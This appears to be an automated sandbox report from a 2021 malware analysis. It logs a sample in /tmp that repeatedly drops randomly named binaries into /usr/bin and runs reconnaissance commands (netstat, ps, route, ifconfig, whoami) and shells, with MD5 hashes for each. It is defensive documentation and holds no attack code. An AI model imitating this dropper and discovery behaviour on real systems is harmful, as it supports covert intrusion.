Analysis Process: rlyjyybyum PID: 5066 Parent PID: 5065

General

Start time:	00:24:26
Start date:	20/07/2021
Path:	/usr/bin/rlyjyybyum
Arguments:	/usr/bin/rlyjyybyum "ls -la" 4554
File size:	625900 bytes
MD5 hash:	0713019b4738a770e7b6e1a45b02c8d9

Analysis Process: rlyjyybyum PID: 5067 Parent PID: 5066

General

Start time:	00:24:26
Start date:	20/07/2021
Path:	/usr/bin/rlyjyybyum
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	0713019b4738a770e7b6e1a45b02c8d9

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5076 Parent PID: 4554

General

Start time:	00:24:26

Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5077 Parent PID: 5076

General

Start time:	00:24:26
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: rlyjyybyum PID: 5077 Parent PID: 5076

General

Start time:	00:24:26
Start date:	20/07/2021
Path:	/usr/bin/rlyjyybyum
Arguments:	/usr/bin/rlyjyybyum "sleep 1" 4554
File size:	625900 bytes
MD5 hash:	0713019b4738a770e7b6e1a45b02c8d9

Analysis Process: rlyjyybyum PID: 5078 Parent PID: 5077

General

Start time:	00:24:26
Start date:	20/07/2021
Path:	/usr/bin/rlyjyybyum
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	0713019b4738a770e7b6e1a45b02c8d9

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5087 Parent PID: 4554

General

Start time:	00:24:26
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5088 Parent PID: 5087

General

Start time:	00:24:26
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: rlyjyybyum PID: 5088 Parent PID: 5087

General

Start time:	00:24:26
Start date:	20/07/2021
Path:	/usr/bin/rlyjyybyum
Arguments:	/usr/bin/rlyjyybyum "cd /etc" 4554
File size:	625900 bytes
MD5 hash:	0713019b4738a770e7b6e1a45b02c8d9

Analysis Process: rlyjyybyum PID: 5089 Parent PID: 5088

General

Start time:	00:24:26
Start date:	20/07/2021
Path:	/usr/bin/rlyjyybyum
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	0713019b4738a770e7b6e1a45b02c8d9

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5100 Parent PID: 4554

General

Start time:	00:24:31
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5101 Parent PID: 5100

General

Start time:	00:24:31
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: tjdqviitkh PID: 5101 Parent PID: 5100

General

Start time:	00:24:31
Start date:	20/07/2021
Path:	/usr/bin/tjdqviitkh
Arguments:	/usr/bin/tjdqviitkh "netstat -antop" 4554
File size:	625900 bytes
MD5 hash:	c2561c3afe2388b8727667fcefb207b7

Analysis Process: tjdqviitkh PID: 5102 Parent PID: 5101

General

Start time:	00:24:31
Start date:	20/07/2021
Path:	/usr/bin/tjdqviitkh
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	c2561c3afe2388b8727667fcefb207b7

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5111 Parent PID: 4554

General

Start time:	00:24:31
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5112 Parent PID: 5111

General

Start time:	00:24:31
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA

Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: tjdqviitkh PID: 5112 Parent PID: 5111

General

Start time:	00:24:31
Start date:	20/07/2021
Path:	/usr/bin/tjdqviitkh
Arguments:	/usr/bin/tjdqviitkh "ps -ef" 4554
File size:	625900 bytes
MD5 hash:	c2561c3afe2388b8727667fcefb207b7

Analysis Process: tjdqviitkh PID: 5113 Parent PID: 5112

General

Start time:	00:24:31
Start date:	20/07/2021
Path:	/usr/bin/tjdqviitkh
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	c2561c3afe2388b8727667fcefb207b7

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5122 Parent PID: 4554

General

Start time:	00:24:31
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5123 Parent PID: 5122

General

Start time:	00:24:31
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: tjdqviitkh PID: 5123 Parent PID: 5122

General

Start time:	00:24:31
Start date:	20/07/2021
Path:	/usr/bin/tjdqviitkh
Arguments:	/usr/bin/tjdqviitkh "ps -ef" 4554
File size:	625900 bytes
MD5 hash:	c2561c3afe2388b8727667fcefb207b7

Analysis Process: tjdqviitkh PID: 5124 Parent PID: 5123

General

Start time:	00:24:31
Start date:	20/07/2021
Path:	/usr/bin/tjdqviitkh
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	c2561c3afe2388b8727667fcefb207b7

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5133 Parent PID: 4554

General

Start time:	00:24:31
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5134 Parent PID: 5133

General

Start time:	00:24:31
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: tjdqviitkh PID: 5134 Parent PID: 5133

General

Start time:	00:24:31
Start date:	20/07/2021
Path:	/usr/bin/tjdqviitkh
Arguments:	/usr/bin/tjdqviitkh who 4554
File size:	625900 bytes
MD5 hash:	c2561c3afe2388b8727667fcefb207b7

Analysis Process: tjdqviitkh PID: 5135 Parent PID: 5134

General

Start time:	00:24:31
Start date:	20/07/2021
Path:	/usr/bin/tjdqviitkh
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	c2561c3afe2388b8727667fcefb207b7

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5144 Parent PID: 4554

General

Start time:	00:24:32
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5145 Parent PID: 5144

General

Start time:	00:24:32
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: tjdqviitkh PID: 5145 Parent PID: 5144

General

Start time:	00:24:32
Start date:	20/07/2021
Path:	/usr/bin/tjdqviitkh
Arguments:	/usr/bin/tjdqviitkh "route -n" 4554
File size:	625900 bytes

MD5 hash:	c2561c3afe2388b8727667fcefb207b7

Analysis Process: tjdqviitkh PID: 5146 Parent PID: 5145

General

Start time:	00:24:32
Start date:	20/07/2021
Path:	/usr/bin/tjdqviitkh
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	c2561c3afe2388b8727667fcefb207b7

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5155 Parent PID: 4554

General

Start time:	00:24:37
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5156 Parent PID: 5155

General

Start time:	00:24:37
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: aspbnnkmso PID: 5156 Parent PID: 5155

General

Start time:	00:24:37
Start date:	20/07/2021
Path:	/usr/bin/aspbnnkmso
Arguments:	/usr/bin/aspbnnkmso top 4554
File size:	625900 bytes
MD5 hash:	1d6fd0eb72068b2c5f4c00b6bd4ccce7

Analysis Process: aspbnnkmso PID: 5157 Parent PID: 5156

General

Start time:	00:24:37
Start date:	20/07/2021
Path:	/usr/bin/aspbnnkmso
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	1d6fd0eb72068b2c5f4c00b6bd4ccce7

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5166 Parent PID: 4554

General

Start time:	00:24:37
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5167 Parent PID: 5166

General

Start time:	00:24:37
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: aspbnnkmso PID: 5167 Parent PID: 5166

General

Start time:	00:24:37
Start date:	20/07/2021
Path:	/usr/bin/aspbnnkmso
Arguments:	/usr/bin/aspbnnkmso whoami 4554
File size:	625900 bytes
MD5 hash:	1d6fd0eb72068b2c5f4c00b6bd4ccce7

Analysis Process: aspbnnkmso PID: 5168 Parent PID: 5167

General

Start time:	00:24:37

Start date:	20/07/2021
Path:	/usr/bin/aspbnnkmso
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	1d6fd0eb72068b2c5f4c00b6bd4ccce7

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5177 Parent PID: 4554

General

Start time:	00:24:37
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5178 Parent PID: 5177

General

Start time:	00:24:37
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: aspbnnkmso PID: 5178 Parent PID: 5177

General

Start time:	00:24:37
Start date:	20/07/2021
Path:	/usr/bin/aspbnnkmso
Arguments:	/usr/bin/aspbnnkmso "route -n" 4554
File size:	625900 bytes
MD5 hash:	1d6fd0eb72068b2c5f4c00b6bd4ccce7

Analysis Process: aspbnnkmso PID: 5179 Parent PID: 5178

General

Start time:	00:24:37
Start date:	20/07/2021
Path:	/usr/bin/aspbnnkmso
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	1d6fd0eb72068b2c5f4c00b6bd4ccce7

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5188 Parent PID: 4554

General

Start time:	00:24:37
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5189 Parent PID: 5188

General

Start time:	00:24:37
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: aspbnnkmso PID: 5189 Parent PID: 5188

General

Start time:	00:24:37
Start date:	20/07/2021
Path:	/usr/bin/aspbnnkmso
Arguments:	/usr/bin/aspbnnkmso bash 4554
File size:	625900 bytes
MD5 hash:	1d6fd0eb72068b2c5f4c00b6bd4ccce7

Analysis Process: aspbnnkmso PID: 5190 Parent PID: 5189

General

Start time:	00:24:37
Start date:	20/07/2021
Path:	/usr/bin/aspbnnkmso
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	1d6fd0eb72068b2c5f4c00b6bd4ccce7

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5199 Parent PID: 4554

General

Start time:	00:24:37
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5200 Parent PID: 5199

General

Start time:	00:24:37
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: aspbnnkmso PID: 5200 Parent PID: 5199

General

Start time:	00:24:37
Start date:	20/07/2021
Path:	/usr/bin/aspbnnkmso
Arguments:	/usr/bin/aspbnnkmso sh 4554
File size:	625900 bytes
MD5 hash:	1d6fd0eb72068b2c5f4c00b6bd4ccce7

Analysis Process: aspbnnkmso PID: 5201 Parent PID: 5200

General

Start time:	00:24:37
Start date:	20/07/2021
Path:	/usr/bin/aspbnnkmso
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	1d6fd0eb72068b2c5f4c00b6bd4ccce7

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5210 Parent PID: 4554

General

Start time:	00:24:42
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5211 Parent PID: 5210

General

Start time:	00:24:42
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: lgnmbyzzlq PID: 5211 Parent PID: 5210

General

Start time:	00:24:42
Start date:	20/07/2021
Path:	/usr/bin/lgnmbyzzlq
Arguments:	/usr/bin/lgnmbyzzlq bash 4554
File size:	625900 bytes
MD5 hash:	54d3b5b40db4c72ead6a4d36581f0413

Analysis Process: lgnmbyzzlq PID: 5212 Parent PID: 5211

General

Start time:	00:24:42
Start date:	20/07/2021
Path:	/usr/bin/lgnmbyzzlq
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	54d3b5b40db4c72ead6a4d36581f0413

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5221 Parent PID: 4554

General

Start time:	00:24:43

Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5222 Parent PID: 5221

General

Start time:	00:24:43
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: lgnmbyzzlq PID: 5222 Parent PID: 5221

General

Start time:	00:24:43
Start date:	20/07/2021
Path:	/usr/bin/lgnmbyzzlq
Arguments:	/usr/bin/lgnmbyzzlq "sleep 1" 4554
File size:	625900 bytes
MD5 hash:	54d3b5b40db4c72ead6a4d36581f0413

Analysis Process: lgnmbyzzlq PID: 5223 Parent PID: 5222

General

Start time:	00:24:43
Start date:	20/07/2021
Path:	/usr/bin/lgnmbyzzlq
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	54d3b5b40db4c72ead6a4d36581f0413

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5232 Parent PID: 4554

General

Start time:	00:24:43
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5233 Parent PID: 5232

General

Start time:	00:24:43
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: lgnmbyzzlq PID: 5233 Parent PID: 5232

General

Start time:	00:24:43
Start date:	20/07/2021
Path:	/usr/bin/lgnmbyzzlq
Arguments:	/usr/bin/lgnmbyzzlq "ps -ef" 4554
File size:	625900 bytes
MD5 hash:	54d3b5b40db4c72ead6a4d36581f0413

Analysis Process: lgnmbyzzlq PID: 5234 Parent PID: 5233

General

Start time:	00:24:43
Start date:	20/07/2021
Path:	/usr/bin/lgnmbyzzlq
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	54d3b5b40db4c72ead6a4d36581f0413

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5243 Parent PID: 4554

General

Start time:	00:24:43
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5244 Parent PID: 5243

General

Start time:	00:24:43
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: lgnmbyzzlq PID: 5244 Parent PID: 5243

General

Start time:	00:24:43
Start date:	20/07/2021
Path:	/usr/bin/lgnmbyzzlq
Arguments:	/usr/bin/lgnmbyzzlq bash 4554
File size:	625900 bytes
MD5 hash:	54d3b5b40db4c72ead6a4d36581f0413

Analysis Process: lgnmbyzzlq PID: 5245 Parent PID: 5244

General

Start time:	00:24:43
Start date:	20/07/2021
Path:	/usr/bin/lgnmbyzzlq
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	54d3b5b40db4c72ead6a4d36581f0413

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5254 Parent PID: 4554

General

Start time:	00:24:43
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5255 Parent PID: 5254

General

Start time:	00:24:43
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA

Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: lgnmbyzzlq PID: 5255 Parent PID: 5254

General

Start time:	00:24:43
Start date:	20/07/2021
Path:	/usr/bin/lgnmbyzzlq
Arguments:	/usr/bin/lgnmbyzzlq ifconfig 4554
File size:	625900 bytes
MD5 hash:	54d3b5b40db4c72ead6a4d36581f0413

Analysis Process: lgnmbyzzlq PID: 5256 Parent PID: 5255

General

Start time:	00:24:43
Start date:	20/07/2021
Path:	/usr/bin/lgnmbyzzlq
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	54d3b5b40db4c72ead6a4d36581f0413

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5265 Parent PID: 4554

General

Start time:	00:24:48
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5266 Parent PID: 5265

General

Start time:	00:24:48
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: nyavevzqtw PID: 5266 Parent PID: 5265

General

Start time:	00:24:48
Start date:	20/07/2021
Path:	/usr/bin/nyavevzqtw
Arguments:	/usr/bin/nyavevzqtw "netstat -antop" 4554
File size:	625900 bytes
MD5 hash:	98476f6b14264275e728579e9462e596

Analysis Process: nyavevzqtw PID: 5267 Parent PID: 5266

General

Start time:	00:24:48
Start date:	20/07/2021
Path:	/usr/bin/nyavevzqtw
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	98476f6b14264275e728579e9462e596

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5276 Parent PID: 4554

General

Start time:	00:24:48
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5277 Parent PID: 5276

General

Start time:	00:24:48
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: nyavevzqtw PID: 5277 Parent PID: 5276

General

Start time:	00:24:48
Start date:	20/07/2021
Path:	/usr/bin/nyavevzqtw
Arguments:	/usr/bin/nyavevzqtw "cat resolv.conf" 4554
File size:	625900 bytes
MD5 hash:	98476f6b14264275e728579e9462e596

Analysis Process: nyavevzqtw PID: 5278 Parent PID: 5277

General

Start time:	00:24:48
Start date:	20/07/2021
Path:	/usr/bin/nyavevzqtw
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	98476f6b14264275e728579e9462e596

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5287 Parent PID: 4554

General

Start time:	00:24:49
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5288 Parent PID: 5287

General

Start time:	00:24:49
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: nyavevzqtw PID: 5288 Parent PID: 5287

General

Start time:	00:24:49
Start date:	20/07/2021
Path:	/usr/bin/nyavevzqtw
Arguments:	/usr/bin/nyavevzqtw "ls -la" 4554
File size:	625900 bytes

MD5 hash:	98476f6b14264275e728579e9462e596

Analysis Process: nyavevzqtw PID: 5289 Parent PID: 5288

General

Start time:	00:24:49
Start date:	20/07/2021
Path:	/usr/bin/nyavevzqtw
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	98476f6b14264275e728579e9462e596

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5298 Parent PID: 4554

General

Start time:	00:24:49
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5299 Parent PID: 5298

General

Start time:	00:24:49
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: nyavevzqtw PID: 5299 Parent PID: 5298

General

Start time:	00:24:49
Start date:	20/07/2021
Path:	/usr/bin/nyavevzqtw
Arguments:	/usr/bin/nyavevzqtw "ifconfig eth0" 4554
File size:	625900 bytes
MD5 hash:	98476f6b14264275e728579e9462e596

Analysis Process: nyavevzqtw PID: 5300 Parent PID: 5299

General

Start time:	00:24:49
Start date:	20/07/2021
Path:	/usr/bin/nyavevzqtw
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	98476f6b14264275e728579e9462e596

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5309 Parent PID: 4554

General

Start time:	00:24:49
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5310 Parent PID: 5309

General

Start time:	00:24:49
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: nyavevzqtw PID: 5310 Parent PID: 5309

General

Start time:	00:24:49
Start date:	20/07/2021
Path:	/usr/bin/nyavevzqtw
Arguments:	/usr/bin/nyavevzqtw "echo \"find\"" 4554
File size:	625900 bytes
MD5 hash:	98476f6b14264275e728579e9462e596

Analysis Process: nyavevzqtw PID: 5311 Parent PID: 5310

General

Start time:	00:24:49

Start date:	20/07/2021
Path:	/usr/bin/nyavevzqtw
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	98476f6b14264275e728579e9462e596

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5320 Parent PID: 4554

General

Start time:	00:24:54
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5321 Parent PID: 5320

General

Start time:	00:24:54
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: tstbdpivhl PID: 5321 Parent PID: 5320

General

Start time:	00:24:54
Start date:	20/07/2021
Path:	/usr/bin/tstbdpivhl
Arguments:	/usr/bin/tstbdpivhl "echo \"find\"" 4554
File size:	625900 bytes
MD5 hash:	383e0852639ec4d6a14747fa2d30695a

Analysis Process: tstbdpivhl PID: 5322 Parent PID: 5321

General

Start time:	00:24:54
Start date:	20/07/2021
Path:	/usr/bin/tstbdpivhl
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	383e0852639ec4d6a14747fa2d30695a

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5331 Parent PID: 4554

General

Start time:	00:24:54
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5332 Parent PID: 5331

General

Start time:	00:24:54
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: tstbdpivhl PID: 5332 Parent PID: 5331

General

Start time:	00:24:54
Start date:	20/07/2021
Path:	/usr/bin/tstbdpivhl
Arguments:	/usr/bin/tstbdpivhl "netstat -antop" 4554
File size:	625900 bytes
MD5 hash:	383e0852639ec4d6a14747fa2d30695a

Analysis Process: tstbdpivhl PID: 5333 Parent PID: 5332

General

Start time:	00:24:54
Start date:	20/07/2021
Path:	/usr/bin/tstbdpivhl
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	383e0852639ec4d6a14747fa2d30695a

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5342 Parent PID: 4554

General

Start time:	00:24:54
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5343 Parent PID: 5342

General

Start time:	00:24:54
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: tstbdpivhl PID: 5343 Parent PID: 5342

General

Start time:	00:24:54
Start date:	20/07/2021
Path:	/usr/bin/tstbdpivhl
Arguments:	/usr/bin/tstbdpivhl "netstat -antop" 4554
File size:	625900 bytes
MD5 hash:	383e0852639ec4d6a14747fa2d30695a

Analysis Process: tstbdpivhl PID: 5345 Parent PID: 5343

General

Start time:	00:24:54
Start date:	20/07/2021
Path:	/usr/bin/tstbdpivhl
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	383e0852639ec4d6a14747fa2d30695a

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5353 Parent PID: 4554

General

Start time:	00:24:54
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5354 Parent PID: 5353

General

Start time:	00:24:54
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: tstbdpivhl PID: 5354 Parent PID: 5353

General

Start time:	00:24:54
Start date:	20/07/2021
Path:	/usr/bin/tstbdpivhl
Arguments:	/usr/bin/tstbdpivhl "ifconfig eth0" 4554
File size:	625900 bytes
MD5 hash:	383e0852639ec4d6a14747fa2d30695a

Analysis Process: tstbdpivhl PID: 5355 Parent PID: 5354

General

Start time:	00:24:54
Start date:	20/07/2021
Path:	/usr/bin/tstbdpivhl
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	383e0852639ec4d6a14747fa2d30695a

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5364 Parent PID: 4554

General

Start time:	00:24:54

Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5365 Parent PID: 5364

General

Start time:	00:24:54
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: tstbdpivhl PID: 5365 Parent PID: 5364

General

Start time:	00:24:54
Start date:	20/07/2021
Path:	/usr/bin/tstbdpivhl
Arguments:	/usr/bin/tstbdpivhl uptime 4554
File size:	625900 bytes
MD5 hash:	383e0852639ec4d6a14747fa2d30695a

Analysis Process: tstbdpivhl PID: 5366 Parent PID: 5365

General

Start time:	00:24:54
